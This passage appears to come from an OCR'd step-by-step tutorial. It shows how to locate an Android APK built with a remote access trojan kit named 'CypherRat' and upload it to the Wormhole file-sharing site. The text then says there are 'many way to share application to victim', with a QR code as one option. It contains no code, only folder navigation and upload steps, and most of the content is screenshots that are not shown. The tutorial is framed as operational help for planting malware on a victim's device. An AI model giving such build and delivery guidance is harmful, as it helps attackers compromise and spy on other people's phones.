


Step12 Apk build successfully ☑ 👇




Step13 To check building application


Go to C Drive




Open First Folder –**CypherRat35_Bilder**




Step14 Click on **PlatformBinary64 folder**




Now click on **Bin folder**



Step 15 And then click on **Output folder**




Application Build Successfully 👇☑




Step 16 Now open Browser and search **wormhole** website 👇


Wormhole is a **secure, end-to-end encrypted file sharing service** that allows you to send files quickly and securely across different networks using just a browser. No account is required.




Click on **select Files to Send**




Select Files




Step17 Now **select application** and then click on **open**



Here , its many way to share application to victim




QR Code

